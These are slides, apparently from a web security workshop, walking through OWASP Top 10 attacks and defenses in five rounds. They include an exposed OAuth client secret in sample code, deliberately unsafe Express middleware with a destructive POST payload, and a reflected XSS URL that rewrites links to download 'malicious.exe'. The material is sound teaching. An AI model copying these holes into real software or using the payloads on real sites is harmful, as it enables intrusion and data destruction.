WEB SECURITY

Defense Against the Dark Arts 101



FUNDAMENTAL CONCERNS

Authentication

Trusting that someone is who they say they are.

Communication

Transferring data through potentially unreliable middlemen.

Authorization

Giving resource access to the right people.

Control

Limiting or understanding the capabilities of agents.

OWASP TOP 10 (2013)

Injection Server-side code execution

Broken Authentication Allows for impersonation

XSS Client-side code execution

Direct References Access control can be circumvented

Security Misconfiguration Vulnerable default/inherited settings

Data Exposure Data is insecurely transmitted, stored, or simply overshared

Missing Access Control Users can do things they shouldn't be allowed to do

XSRF Abuse the target website's trust in the browser

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Unvalidated Redirects Abusable open-ended forwarding

source







WORKSHOP

- Game with 5 rounds
- Each round
 - attack
 - attack demo
 - defense
 - defense review

uncovering secrets
improper access
injection
cross-site scripting
data theft

ROUND 1: UNCOVERING SECRETS (SECURITY MISCONFIGURATION)

```
History
40 lines (33 sloc) 1.13 KB
                                                                                                 Raw
                                                                                                       Blame
       'use strict';
      var router = require('express').Router();
       var passport = require('passport');
       var GoogleStrategy = require('passport-google-oauth').OAuth2Strategy;
   6
      var User = require('../api/users/user.model');
   8
      router.get('/', passport.authenticate('google', {
         scope: 'email'
  10
      }));
  11
  12
                                                                                                                                                           lol
       router.get('/callback', passport.authenticate('google', {
        successRedirect: '/stories',
  14
        failureRedirect: '/signup'
  15
  16
      }));
  17
      passport.use(new GoogleStrategy({
  18
        clientID: '238524570915-ivf9lnhm9bsfq13cle5ap8s28d4lmhrp.apps.googleusercontent.com',
  19
        clientSecret: 'GST6VQnVmhx1YIB1vDXXB3PF',
  20
        callbackURL: 'http://127.0.0.1:8080/auth/google/callback'
      }, function (token, refreshToken, profile, done) {
        var info = {
  23
  24
           name: profile.displayName,
          // google may not provide an email, if so we'll just fake it
  25
  26
           email: profile.emails ? profile.emails[0].value : [profile.username , 'fake-auther-email.com'].join('@'),
           photo: profile.photos ? profile.photos[0].value : undefined
  27
  28
         User.findOrCreate({
          where: {googleId: profile.id},
  30
  31
           defaults: info
  32
```

UNCOVERING SECRETS

- Assume attacker has access to codebase
- Defense vulnerable if...
 - application secrets are easy to discover
 - files are improperly shared
- Bad stuff: app impersonation, decryption

not (yet) about user secrets

ROUND 2: IMPROPER ACCESS (MISSING ACCESS CONTROL)



IMPROPER ACCESS

- Assume attacker is client
- Defense vulnerable if client can act outside of authorization
- Bad stuff: depends on the action and resource

still not (yet) about user secrets



IMPROPER ACCESS

- Frontend "access control" is actually just good UX
- True access control comes from backend
- Considerations (be thorough)...
 - requested resource
 - requested action
 - agent making the request

curl http://hogwarts.com/api/teachers

```
name: 'Dumbledore',
position: 'headmaster',
weaknesses: ['candy']
name: 'Snape',
position: 'Potions Master',
weaknesses: ['unrequited love', 'conditioner']
```





BEWARE OVERPROTECTION

```
My house is safe from
intruders because it does
var app = require('express')();
app.use(inction (req, res) {
  res.status('.03);
  res.send('NONE SWALL ENLER');
});
app.get('/', function (req, res) {
  res.sendFill(__dirname + '/redex.html');
});
...
```

ROUND 3: INJECTION



INJECTION

- Assume attacker is non-admin client
- Defense vulnerable if client can execute code on server
- Bad stuff: umm, everything?


not (yet) about executing code on client



INJECTION

HI, THIS IS
YOUR SON'S SCHOOL.
WE'RE HAVING SOME
COMPUTER TROUBLE.








HTTPS://XKCD.COM/327/

INJECTION server-side execution of attacker-defined code



```
// at end of middleware stack
app.use(function (req, res, next) {
 // allow client to specify *any* module
 var theModule = require(req.body.modulePath);
  // allow client to specify *any* method
 var method = theModule[req.body.methodName];
  // allow client to specify *any* arguments
 var args = req.body.args;
  // blindly invoke!
 var result = method.apply(theModule, args);
  res.json(result);
```

```
POST /whatever HTTP/1.1
  "modulePath": "./user.model",
  "method": "destroy",
  "args": [{}]
```



ROUND 4: CROSS-SITE SCRIPTING




XSS

- Assume attacker is non-admin client
- Defense vulnerable if client can execute code on another client
- Bad stuff: yeah pretty much everything
- Two flavors: "stored" and "reflected"



STORED XSS





Name



STORED XSS






REFLECTED XSS

- Server sends parts of request in response
- Attacker forms link with script in it
- Victim clicks link
- Server responds with script
- Script runs on victim's browser



REFLECTED XSS





Welcome Get terminal client!

http://badexample.com/malicious.exe

http://example.com/index.php?user=<script>window.onload = function() {var
AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>



https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)

ROUND 5: DATA THEFT (BAD AUTH / DATA EXPOSURE)




"IDENTITY THEFT"

- Assume attacker has access to middlemen and database
- Defense vulnerable if communication or storage exposes passwords
- Bad stuff: user impersonation



PASSWORD SECURITY

THE WORST WAY






ENCRYPTION

plaintext scheme ciphertext

word



981kje

+ "authentic" server
HTTP

HTTPS

"AUTHENTIC" SERVER

- Has an SSL certificate
- Digitally signed
- Forms a web of trust
- Self-signed in development

HTTPS IN PRACTICE

With openssl generate a private key with...

\$ openssl genrsa -out key.pem 2048

Then generate self-signed SSL certificate with...


\$ openssl req -x509 -new -nodes -key key.pem -days 1024 -out cert.pem

Now use node's https library with this key and certificate



PASSWORD SECURITY


SECURE COMMUNICATION





PASSWORD SECURITY

SECURE-ISH STORAGE



What do we do with the key??? Uh oh...



HASHING


string algorithm hash

word hash jads82



PASSWORD SECURITY


SECURE-ISH STORAGE





PASSWORD SECURITY

SECURE STORAGE





GOOD HASH KEY FUNCTION

Should be slow

